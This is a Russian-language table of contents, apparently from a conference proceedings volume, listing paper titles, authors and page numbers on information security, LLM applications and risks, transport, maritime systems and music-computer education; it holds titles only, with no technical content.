СПОСОБ УПРАВЛЕНИЯ ОЧЕРЕДЯМИ СООБЩЕНИЙ С УЧЕТОМ ВРЕМЕНИ НАХОЖДЕНИЯ В СЕТИ ПЕРЕДАЧИ ДАННЫХ АВТОМАТИЗИРОВАННЫХ СИСТЕМ УПРАВЛЕНИЯ Саяркин Леонид Андреевич, Грибков Владимир Александрович	107
ЧАСТНЫЕ И ОБОБЩЕННЫЙ ПОКАЗАТЕЛИ ЗАЩИЩЕННОСТИ ПРОГРАММНО-АППАРАТНЫХ ИНТЕРФЕЙСОВ ИНФОРМАЦИОННОГО ПОИСКА НА ЦИФРОВЫХ РЕСУРСАХ МОБИЛЬНЫХ И СТАЦИОНАРНЫХ ЦЕНТРОВ ОБРАБОТКИ ДАННЫХ Саяркин Леонид Андреевич, Паращук Игорь Борисович, Селезнев Андрей Васильевич	111
ПРИМЕНЕНИЕ СЕТЕВОЙ СТЕГАНОГРАФИИ В СЛУЖЕБНЫХ ПОЛЯХ ЗАГОЛОВКОВ С ОБНАРУЖЕНИЕМ ЧЕРЕЗ СТАТИСТИКУ ПОЛЕ Старшев Роман Андреевич	114
АНАЛИЗ УГРОЗ SQL-ИНЪЕКЦИЙ И МЕТОДОВ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ БАЗ ДАННЫХ Удальцов Александр Владимирович, Сажина Александра Владимировна, Удальцова Лилиана Рафильевна	117
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ	119
ТРЕБОВАНИЯ, ПРЕДЪЯВЛЯЕМЫЕ К ДИЗАЙНУ ПОЛЬЗОВАТЕЛЬСКОГО ИНТЕРФЕЙСА, НАКЛАДЫВАЕМЫЕ НЕОБХОДИМОСТЬЮ СОБЛЮДЕНИЯ МЕР ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ Ананьева Варвара Яновна, Назаренко Дарья Эдуардовна	119
АДАПТИВНАЯ ГИБРИДНАЯ СИСТЕМА ОБНАРУЖЕНИЯ МОШЕННИЧЕСТВА В БАНКОВСКИХ ТРАНЗАКЦИЯХ С ЭКОНОМИЧЕСКОЙ ОПТИМИЗАЦИЕЙ Валиев Рафис Рамилевич, Левшун Дмитрий Сергеевич	121
МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ЗАЩИЩЕННОСТИ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФРАСТРУКТУРЫ Виткова Лидия Андреевна, Лебедева Дарья Александровна, Сахаров Дмитрий Владимирович	125
ВЫЯВЛЕНИЕ КАНАЛОВ УПРАВЛЕНИЯ ПРОКСИРУЮЩЕГО ВРЕДНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ НА ОСНОВЕ АНАЛИЗА СТАТИСТИЧЕСКИХ ПАРАМЕТРОВ СЕТЕВОГО ТРАФИКА Гокровенко Вячеслав Александрович, Скорых Марк Андреевич	127
ВОПРОСЫ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРОЦЕССОВ УПРАВЛЕНИЯ ОРГАНИЗАЦИИ НА ОСНОВЕ ОПРЕДЕЛЕНИЯ ХАРАКТЕРИСТИК РЕСУРСОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ Грачев Михаил Иванович	131
ПРОБЛЕМЫ И РИСКИ БЕЗОПАСНОСТИ В ГИБРИДНЫХ И МНОГООБЛАЧНЫХ СРЕДАХ Дворников Сергей Сергеевич, Яровой Роберт Владимирович	133
БЕЗОПАСНОСТЬ В КОНТЕЙНЕРИЗИРОВАННЫХ СРЕДАХ Дворников Сергей Сергеевич, Яровой Роберт Владимирович	138
ПРИМЕНЕНИЕ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ В ОБНАРУЖЕНИИ КИБЕРУГРОЗ Дворников Сергей Сергеевич, Яровой Роберт Владимирович	141
ИСПОЛЬЗОВАНИЕ LLM ДЛЯ АНАЛИЗА ВРЕДНОСНОГО КОДА И АВТОМАТИЗАЦИИ РЕВЕРС-ИНЖИНИРИНГА Дворников Сергей Сергеевич, Яровой Роберт Владимирович	145
МЕТОДЫ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ЭЛЕКТРОННОГО ДОКУМЕНТООБОРОТА ЧЕРЕЗ ЦИФРОВУЮ ПОДПИСЬ НА ПРИМЕРЕ ОС АВРОРА Звягин Константин Николаевич, Баженов Валентин Александрович, Самородов Илья Валерьевич	149
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ СЕМЕЙСТВА ОПЕРАЦИОННЫХ СИСТЕМ НА БАЗЕ ЯДРА LINUX Ивакина Мария Дмитриевна, Шилков Владимир Ильич	153
УГРОЗЫ, ВОЗНИКАЮЩИЕ ПРИ РАСХОЖДЕНИИ ЦИФРОВОГО ДВОЙНИКА И РЕАЛЬНОГО ПРОЦЕССА В КИБЕРФИЗИЧЕСКИХ СИСТЕМАХ Константинов Сергей Анатольевич, Яровой Роберт Владимирович	158

ОБЕСПЕЧЕНИЕ КОНФИДЕНЦИАЛЬНОСТИ ПРИ ОБРАБОТКЕ ГЕОЛОКАЦИОННЫХ ДАННЫХ ПОЛЬЗОВАТЕЛЕЙ	
Константинов Сергей Анатольевич, Яровой Роберт Владимирович	163
ЗАЩИТА ПЕРЕДАВАЕМОЙ ИНФОРМАЦИИ ОТ ПЭМИН ПОСРЕДСТВОМ КОДОВЫХ ОТОБРАЖЕНИЙ	
Остроумов Олег Александрович, Синюк Александр Демьянович	167
ПРИМЕНЕНИЕ МАШИННОГО ОБУЧЕНИЯ ДЛЯ КЛАССИФИКАЦИИ ВРЕДНОСНЫХ SHELL КОМАНД	
Пимашин Егор Николаевич	169
СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЗАЩИЩЁННЫХ ОПЕРАЦИОННЫХ СИСТЕМ, ИСПОЛЪЗУЕМЫХ В ГОСУДАРСТВЕННЫХ И КОРПОРАТИВНЫХ СТРУКТУРАХ	
Селлер Анастасия Романовна	172
БЕЗОПАСНОСТЬ НИЗКОУРОВНЕВОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ МОБИЛЬНЫХ УСТРОЙСТВ	
Семенова Елена Георгиевна, Янковский Георгий Валерьевич	175
ПРОБЛЕМЫ И РЕКОМЕНДАЦИИ ПО КАТЕГОРИРОВАНИЮ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ В НАУЧНО-ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ: ПРИКЛАДНОЙ АНАЛИЗ НА ОСНОВЕ НОРМАТИВНЫХ ТРЕБОВАНИЙ	
Спицын Михаил Александрович, Журавлева Анастасия Сергеевна, Дзиговский Владислав Андреевич	178
МЕТОДОЛОГИИ И ПРАКТИКИ УПРАВЛЕНИЯ РИСКАМИ В РОССИЙСКИХ РЕШЕНИЯХ КЛАССА SECURITY GOVERNANCE, RISK AND COMPLIANCE (SGRC)	
Спицын Михаил Александрович, Едемская Екатерина Дмитриева, Лагутина Светлана Викторовна	181
СРАВНИТЕЛЬНЫЙ АНАЛИЗ МОДЕЛЕЙ БЕЗОПАСНОСТИ СОВРЕМЕННЫХ КРОССЧЕЙН-МОСТОВ	
Теровец Алексей Алексеевич, Кушнир Дмитрий Викторович	186
ПРИМЕНЕНИЕ АДАПТИВНЫХ ИНДИКАТОРОВ УГРОЗ ДЛЯ АТРИБУЦИИ АРТ-ГРУПП В УСЛОВИЯХ «НУЛЕВОЙ ИНФРАСТРУКТУРЫ»	
Хмыров Семен Сергеевич, Котенко Игорь Витальевич	191
ОПРЕДЕЛЕНИЕ РИСКОВ РАСПРЕДЕЛЕННЫХ КОМПЬЮТЕРНЫХ СИСТЕМ В УСЛОВИЯХ НЕОПРЕДЕЛЕННОСТИ	
Чудинова Александра Анатольевна	193
ОПЫТ ИМПОРТОЗАМЕЩЕНИЯ ОС UBUNTU НА ОС «АЛТ ОБРАЗОВАНИЕ» В ДИСЦИПЛИНЕ «ОПЕРАЦИОННЫЕ СИСТЕМЫ» ПРИ ПОДГОТОВКЕ СПЕЦИАЛИСТОВ ПО НАПРАВЛЕНИЯМ «ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ТЕХНОЛОГИИ» И «КОМПЬЮТЕРНАЯ БЕЗОПАСНОСТЬ»	
Широков Владимир Владимирович, Щиголева Марина Андреевна	201
РАЗРАБОТКА НЕЙРОСЕТЕВОГО АЛГОРИТМА ВЫСОКОНАДЁЖНОЙ БИОМЕТРИЧЕСКОЙ АУТЕНТИФИКАЦИИ НА ОСНОВЕ РАДУЖНОЙ ОБОЛОЧКИ ГЛАЗА	
Штука Станислав Евгеньевич, Боршевников Алексей Евгеньевич	204
LLM КАК ПОМОЩНИК СПЕЦИАЛИСТА ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: КЕЙСЫ ИСПОЛЬЗОВАНИЯ И ОГРАНИЧЕНИЯ	
Яровой Роберт Владимирович	206
УЯЗВИМОСТИ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ: АНАЛИЗ И МЕТОДЫ ЗАЩИТЫ	
Яровой Роберт Владимирович	209
АТАКИ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ НОВОГО ПОКОЛЕНИЯ С ИСПОЛЬЗОВАНИЕМ LLM	
Яровой Роберт Владимирович	213
ОБЕЗЛИЧИВАНИЕ И АНОНИМИЗАЦИЯ ДАННЫХ ПЕРЕД ПОДАЧЕЙ В LLM: ПРАКТИКИ И ИНСТРУМЕНТЫ	
Яровой Роберт Владимирович	216
ПРАВОВЫЕ АСПЕКТЫ ИНФОРМАТИЗАЦИИ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ	220
ПОВЫШЕНИЕ РЕЗУЛЬТАТИВНОСТИ ЗАЩИТЫ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ В СТРУКТУРЕ СОЦИАЛЬНОЙ ОРГАНИЗАЦИОННО-ТЕХНИЧЕСКОЙ СИСТЕМЫ	
Алексеев Сергей Алексеевич, Гончар Александр Михайлович	220
ПРОБЛЕМНЫЕ ВОПРОСЫ ПРОТИВОДЕЙСТВИЯ РАСПРОСТРАНЕНИЮ ПРОТИВОПРАВНОЙ ИНФОРМАЦИИ И НОВЫЕ ПОДХОДЫ К ДЕНАЦИФИКАЦИИ	
В ИНФОРМАЦИОННОМ ОБЩЕСТВЕ	
Бобонец Сергей Алексеевич, Бураков Евгений Михайлович	224

ПРИМЕНЕНИЕ ДИНАМИЧЕСКИХ МАТЕМАТИЧЕСКИХ МОДЕЛЕЙ, ОБЕСПЕЧИВАЮЩИХ РЕШЕНИЕ ЗАДАЧ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В ОБЛАСТИ ДОКУМЕНТООБОРОТА ОГРАНИЧЕННОГО ДОСТУПА Гончар Александр Михайлович, Примакин Алексей Иванович	227
ТЕХНОЛОГИЧЕСКАЯ НЕЗАВИСИМОСТЬ И ВАЖНОСТЬ ПЕРЕХОДА НА ОТЕЧЕСТВЕННОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ Грачев Михаил Иванович	232
ИНТЕГРАЦИЯ СЕТЕВОГО ВЗАИМОДЕЙСТВИЯ В ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКЕ И МОРАЛЬНО-ПСИХОЛОГИЧЕСКОМ ОБЕСПЕЧЕНИИ БЕЗОПАСНОСТИ КУРСАНТОВ И СЛУШАТЕЛЕЙ СИСТЕМЫ МВД РОССИИ Грачева Наталья Геннадьевна	236
СОСТОЯНИЕ И ВОЗМОЖНОСТИ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ ЛИЧНОСТИ Ильеных Василий Евгеньевич, Трапезников Евгений Александрович	238
ПСИХОЛОГИЧЕСКИЕ АСПЕКТЫ ОБЕСПЕЧЕНИЯ ЗАЩИТЫ СВОИХ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ ВОЕННОСЛУЖАЩИМИ РОСГВАРДИИ Косолапов Алексей Дмитриевич	242
СТАТИСТИЧЕСКАЯ МОДЕЛЬ ФОРМИРОВАНИЯ ЛИЧНОСТНОЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ВОЕННОСЛУЖАЩЕГО РОСГВАРДИИ Латуга Анвер Сайядович, Примакин Алексей Иванович	245
ОБНАРУЖЕНИЕ СЛЕДОВ УДАЛЕННОГО НЕСАНКЦИОНИРОВАННОГО ДОСТУПА К КОМПЬЮТЕРУ ПОД УПРАВЛЕНИЕМ ОПЕРАЦИОННОЙ СИСТЕМЫ ASTRA LINUX Локнов Алексей Игоревич, Базлов Александр Андреевич	249
ОЦЕНКА ЭФФЕКТИВНОСТИ СРЕДСТВ ЗАЩИТЫ ОТ DDoS-АТАК В АВТОМАТИЗИРОВАННЫХ СИСТЕМАХ МВД РОССИИ Локнов Алексей Игоревич, Гиринович Виталий Евгеньевич	253
ПРАВОВЫЕ ПОСЛЕДСТВИЯ УТЕЧЕК ДАННЫХ В ОРГАНАХ ВНУТРЕННИХ ДЕЛ Локнов Алексей Игоревич, Жмурин Дмитрий Владимирович, Исмаилова Вероника Вячеславовна	255
ПРИМЕНЕНИЕ BIOS В ИНФОРМАЦИОННО-ТЕХНИЧЕСКОМ ОБЕСПЕЧЕНИИ ОРГАНОВ ВНУТРЕННИХ ДЕЛ Локнов Алексей Игоревич, Скрынников Павел Андреевич	258
ПРОБЛЕМАТИКА В ПРОЦЕССЕ МИГРАЦИИ МВД РОССИИ НА ОПЕРАЦИОННУЮ СИСТЕМУ ASTRA LINUX И ПУТИ РЕШЕНИЯ Локнов Алексей Игоревич, Стрелавина Эльмира Витальевна	261
РОЛЬ АДМИНИСТРАТИВНОЙ ОТВЕТСТВЕННОСТИ В ОБЕСПЕЧЕНИИ ЗАЩИТЫ ИНФОРМАЦИИ Маричева Евгения Владимировна	264
СОВРЕМЕННЫЕ ПОДХОДЫ ДЛЯ ОЦЕНКИ КАЧЕСТВА СОСТОЯНИЯ БЕЗОПАСНОСТИ ИНФОРМАЦИИ В ИНФОРМАЦИОННЫХ СИСТЕМАХ ОРГАНОВ ВНУТРЕННИХ ДЕЛ Моисеев Дмитрий Анатольевич	267
СРАВНИТЕЛЬНЫЙ АНАЛИЗ ТРЕБОВАНИЙ И ПОДХОДОВ ГОСТ Р 56939-2024 И ГОСТ Р 56939-2016 Саганчи Никита Игоревич, Уваров Алексей Васильевич	271
ПРОБЛЕМЫ, ПЕРСПЕКТИВЫ И СФЕРЫ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ РАСПРЕДЕЛЕННОГО РЕЕСТРА БЛОКЧЕЙН ДЛЯ ЗАЩИТЫ ЦИФРОВЫХ АКТИВОВ Шилков Владимир Ильич, Антонова Дарья Антоновна	274
ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ БЕЗОПАСНОСТЬ	279
РАЗВИТИЕ КРИТИЧЕСКОГО МЫШЛЕНИЯ В СИСТЕМЕ ОБРАЗОВАНИЯ КАК ОДНО ИЗ НАПРАВЛЕНИЙ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ ЛИЧНОСТИ Баева Людмила Владимировна, Халифаева Ольга Алексеевна	279
ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ ВОЙНА ЧЕРЕЗ ПРИЗМУ ФИЛОСОФИИ Бартош Александр Александрович	282
ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ БЕЗОПАСНОСТИ ЛИЧНОСТИ В УСЛОВИЯХ ПЕРЕИЗБЫТКА ИНФОРМАЦИИ Колеменко Андрей Михайлович	284
СЕПАРАТИСТСКИЙ ДИСКУРС В СЕТЕВЫХ МЕДИА: (ПСИХОЛИНГВИСТИЧЕСКИЙ АНАЛИЗ ЭКСТРЕМИСТСКИХ КОМПОНЕНТОВ В МЕДИАТЕКСТАХ Мельник Галина Сергеевна	286

РЕЧЕВОЕ ПОВЕДЕНИЕ КАНЦЛЕРА ГЕРМАНИИ: ПРЕДПОЧТЕНИЕ — МЕНАСИВАМ Мисонжников Борис Яковлевич	290
ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ БЕЗОПАСНОСТЬ И АДАПТАЦИЯ УЧАЩИХСЯ НАЧАЛЬНОЙ ШКОЛЫ В УСЛОВИЯХ ЦИФРОВОЙ ТРАНСФОРМАЦИИ ОБРАЗОВАНИЯ. ПАРАДИГМЫ ГУМАНИТАРНОЙ КУЛЬТУРЫ В МУЗЫКАЛЬНО- КОМПЬЮТЕРНОМ ТВОРЧЕСТВЕ Рубцов Антон Александрович	293
ВЫЗОВЫ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ ИСПОЛЬЗОВАНИЯ НЕЙРОННЫХ СЕТЕЙ В ИЗДАТЕЛЬСТВЕ Трясцын Андрей Юрьевич, Ковганко Валерия Егоровна	295
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ НА ТРАНСПОРТЕ.....	299
ИННОВАЦИОННОЕ РЕШЕНИЕ В ОБЛАСТИ СУДОСТРОЕНИЯ: ПРИМЕНЕНИЕ ТУРБОПАРУСОВ Амелаханов Даниил Станиславович, Журавлев Антон Евгеньевич	299
БЕЗОПАСНОСТЬ ТЕЛЕМАТИЧЕСКИХ СИСТЕМ ВОДНОГО ТРАНСПОРТА Богданова Полина Вадимовна	302
ПРИМЕНЕНИЕ СИСТЕМ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА НА ТРАНСПОРТЕ Вавкина Елена Александровна	305
БЕЗОПАСНОСТЬ ВИЗУАЛЬНОГО ВОСПРИЯТИЯ В АВТОНОМНЫХ ТРАНСПОРТНЫХ СИСТЕМАХ: УЯЗВИМОСТИ И МЕТОДЫ ВЕРИФИКАЦИИ Константинов Сергей Анатольевич, Яровой Роберт Владимирович	310
СЦЕНАРИЙ ОБУЧЕНИЯ ТАЛЬМАНА ОСМОТРУ КОНТЕЙНЕРА В ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ Кубовский Артемий Андреевич, Журавлев Антон Евгеньевич	314
АВТОМАТИЗАЦИЯ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ В РАЗРАБОТКЕ БОРТОВОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ БЕСПИЛОТНЫХ ТРАНСПОРТНЫХ СИСТЕМ Прокопенко Даниил Николаевич	317
СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПРОТОКОЛОВ КВАНТОВОГО РАСПРЕДЕЛЕНИЯ КЛЮЧЕЙ ДЛЯ СИСТЕМ СВЯЗИ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ Рыбакова Таисия Константиновна	320
МОДЕЛЬ ФОРМИРОВАНИЯ АВТОМАТИЧЕСКОЙ ОБРАТНОЙ СВЯЗИ ПРИ УПРАВЛЕНИИ ФУНКЦИОНАЛЬНОЙ БЕЗОПАСНОСТЬЮ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ Худайназаров Юрий Кахрамонович, Лепешкин Олег Михайлович, Гаскаров Вагиз Дильяурович, Данилин Герман Владиславович	322
ПОДХОДЫ К ОБЕСПЕЧЕНИЮ ФУНКЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ Худайназаров Юрий Кахрамонович, Лепешкин Олег Михайлович, Нырков Анатолий Павлович, Данилин Герман Владиславович	326
УПРАВЛЕНИЕ РИСКАМИ ФУНКЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ Худайназаров Юрий Кахрамонович, Лепешкин Олег Михайлович, Нырков Анатолий Павлович, Данилин Герман Владиславович	330
ФУНКЦИОНАЛЬНАЯ БЕЗОПАСНОСТЬ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ Худайназаров Юрий Кахрамонович, Стародубцев Юрий Иванович, Данилин Герман Владиславович	334
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБРАЗОВАНИИ.....	339
РОССИЙСКИЙ ЭЛЕКТРОННЫЙ МУЗЫКАЛЬНЫЙ СИНТЕЗАТОР КАК ИНСТРУМЕНТ КУЛЬТУРНО- ТВОРЧЕСКОГО ВЗАИМОДЕЙСТВИЯ И СРЕДСТВО ДЛЯ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В ПРОЦЕССЕ ПОДГОТОВКИ И ПЕРЕПОДГОТОВКИ НАУЧНО-ПЕДАГОГИЧЕСКИХ КАДРОВ В ЦИФРОВОМ ПРОСТРАНСТВЕ Алиева Имина Гаджиевна, Горбунова Ирина Борисовна, Камерис Андреас, Хоссейни Баи Сайед Мехди	339
ЦИФРОВАЯ ГРАМОТНОСТЬ И ИНФОРМАЦИОННАЯ УСТОЙЧИВОСТЬ ПОЛЬЗОВАТЕЛЯ В УСЛОВИЯХ СОЦИОКОМПЬЮТИНГА Борщенко Виктор Владимирович	345
ПЕДАГОГИЧЕСКИЕ УСЛОВИЯ ИСПОЛЬЗОВАНИЯ МОБИЛЬНЫХ ТЕХНОЛОГИЙ В ПОВЫШЕНИИ КВАЛИФИКАЦИИ ПРЕПОДАВАТЕЛЕЙ МУЗЫКАЛЬНЫХ ДИСЦИПЛИН: АСПЕКТ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ Гончарова Мария Сергеевна	350

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ В СИСТЕМАХ ОБРАБОТКИ ДАННЫХ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ: КОМПЛЕКСНЫЙ ПОДХОД Грачев Александр Михайлович.....	352
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ПЕДАГОГА-МУЗЫКАНТА ПРИ ПОВЫШЕНИИ КВАЛИФИКАЦИИ В ИНФОРМАЦИОННОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЕ: СИСТЕМНЫЙ ПОДХОД Давлетова Клара Борисовна.....	355
ПОДГОТОВКА И ПЕРЕПОДГОТОВКА КАДРОВ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: МУЗЫКАЛЬНО-КОМПЬЮТЕРНЫЕ ТЕХНОЛОГИИ В ПРЕПОДАВАНИИ КУРСА «СЛУШАНИЕ МУЗЫКИ» Киселева Юлия Николаевна	360
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ В КОНТЕКСТЕ РАЗВИТИЯ ТВОРЧЕСКИХ СПОСОБНОСТЕЙ ПОДРОСТКОВ, ЗАНИМАЮЩИХСЯ ТОЧНЫМИ НАУКАМИ, С ИСПОЛЬЗОВАНИЕМ МУЗЫКАЛЬНО-КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ Маврина Валентина Юрьевна	364
БЕЗОПАСНОСТЬ ЭКОСИСТЕМЫ ИНТЕРНЕТА ВЕЩЕЙ (IOT): УЯЗВИМОСТИ, УГРОЗЫ И МЕРЫ ЗАЩИТЫ Панкова Анастасия Анатольевна, Топоркова Екатерина Александровна.....	368
РОССИЙСКИЙ ЭЛЕКТРОННЫЙ МУЗЫКАЛЬНЫЙ СИНТЕЗАТОР КАК ИНСТРУМЕНТ ФОРМИРОВАНИЯ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ В УСЛОВИЯХ ЦИФРОВОЙ ТРАНСФОРМАЦИИ ОБРАЗОВАНИЯ: ИССЛЕДОВАНИЕ И РАЗРАБОТКА МЕТОДА МОДЕЛИРОВАНИЯ ФЛЕЙТЫ СЯО Хэ Юньчуань, Яцентковская Нина Анатольевна.....	371
ГЕНЕРАЦИЯ ВИЗУАЛЬНЫХ НОВЕЛЛ С ПОМОЩЬЮ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ КАК ИНСТРУМЕНТ ПОДГОТОВКИ СПЕЦИАЛИСТОВ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ Яровой Роберт Владимирович.....	375
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ УПРАВЛЕНИЯ ОБЪЕКТАМИ МОРСКОЙ ТЕХНИКИ И МОРСКОЙ ИНФРАСТРУКТУРЫ	379
ПРИКЛАДНАЯ ТЕОРИЯ КОМПЛЕКСНОЙ ЗАЩИТЫ ИНФОРМАЦИИ: РАНГОВАЯ СЕРТИФИКАЦИЯ КАЧЕСТВА СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ И ФОРМИРОВАНИЕ ПУБЛИЧНЫХ БАЗ ДАННЫХ И ЗНАНИЙ Алексеев Анатолий Владимирович.....	379
ИНСТРУМЕНТАЛЬНЫЙ КОМПЛЕКС ДЛЯ ВЫЯВЛЕНИЯ ДЕПРЕССИВНЫХ СОСТОЯНИЙ И УТОМЛЕНИЯ У СУДОВОДИТЕЛЕЙ Артемов Станислав Игоревич, Рябков Яков Игоревич	384
К ВОПРОСУ О СОЗДАНИИ СИСТЕМЫ ДИСТАНЦИОННОГО УПРАВЛЕНИЯ СУДОВЫМ КРЫЛЬЧАТЫМ ДВИЖИТЕЛЕМ В ЗАЩИЩЕННОМ ИСПОЛНЕНИИ Данг Тхань Дат.....	388
МОДЕЛЬ РАСПРЕДЕЛЕННОЙ СИСТЕМЫ УПРАВЛЕНИЯ ФЛОТИЛИИ РАЗНОРОДНЫХ СИЛ В ИНФОРМАЦИОННО-ЗАЩИЩЕННОМ ИСПОЛНЕНИИ И ЕЁ ПРИЛОЖЕНИЯ Дригола Владимир Кириллович, Алексеев Анатолий Владимирович	390
ПОЛИМОДЕЛЬНЫЙ КВАЛИМЕТРИЧЕСКИЙ МЕТОД СИСТЕМНОЙ ОПТИМИЗАЦИИ В ПАРАДИГМЕ РАЗВИТИЯ СИСТЕМ С ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ Корнева Юлия Васильевна, Чебыкин Илья Владимирович.....	396
АЛГОРИТМ ФУНКЦИОНИРОВАНИЯ ЦИФРОВОГО ДВОЙНИКА УПРАВЛЕНИЯ БОРЬБОЙ ЗА ИНФОРМАЦИОННУЮ ЖИВУЧЕСТЬ КОРАБЛЯ, СУДНА В РЕЖИМЕ «ЦИФРОВОЙ ТЕНИ» Михальчук Андрей Васильевич, Алексеев Анатолий Владимирович, Антипов Василий Васильевич, Смольников Александр Васильевич	399
ПРИМЕНЕНИЕ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ В ПРОИЗВОДСТВЕННОМ ПЛАНИРОВАНИИ НАУЧНО-ПРОИЗВОДСТВЕННОГО ОБЪЕДИНЕНИЯ Рябков Яков Игоревич, Алексеев Сергей Алексеевич, Артемов Станислав Игоревич.....	404
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В СОЦИОКОМПЬЮТИНГЕ.....	409
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ПРЕПОДАВАТЕЛЯ МУЗЫКАЛЬНЫХ ДИСЦИПЛИН: КАК ЗАЩИТИТЬ СЕБЯ И УЧЕНИКОВ В ЦИФРОВОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЕ Бажукова Елена Николаевна.....	409
ИМПОРТОЗАМЕЩЕНИЕ И ЗАЩИТА ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТИ В РАЗРАБОТКЕ АУДИОПЛАГИНОВ Васильев Архип Игоревич	412

ИСПОЛЬЗОВАНИЕ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ ДЛЯ КЛАССИФИКАЦИИ СОЦИОИНЖЕНЕРНЫХ АТАК Гавриленко Ольга Руслановна, Олисеенко Валерий Дмитриевич	414
СОЦИОКОМПЬЮТИНГ: СТРИМИНГОВЫЕ СЕРВИСЫ В РАЗВИТИИ СОВРЕМЕННОЙ МУЗЫКАЛЬНОЙ И ТВОРЧЕСКОЙ ДЕЯТЕЛЬНОСТИ И МУЗЫКАЛЬНЫЕ КОМПЬЮТЕРНЫЕ ТЕХНОЛОГИИ Горбунова Ирина Борисовна, Захаров Виктор Витальевич, Товпич Ирина Олеговна, Ясинская Ольга Леонидовна	417
КУРС «ПРОФЕССИОНАЛЬНО-ОРИЕНТИРОВАННЫЙ АНГЛИЙСКИЙ ЯЗЫК» КАК СРЕДСТВО ЛИЧНОСТНОГО РОСТА МАГИСТРАНТОВ ЕСТЕСТВЕННО-НАУЧНЫХ НАПРАВЛЕНИЙ ПОДГОТОВКИ И РЕСУРС ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ В УСЛОВИЯХ ЦИФРОВОЙ ТРАНСФОРМАЦИИ ОБРАЗОВАНИЯ Горбунова Ирина Борисовна, Лагутина Анна Александровна, Тарамжина Людмила Витольдовна, Якимчук Ольга Сергеевна	422
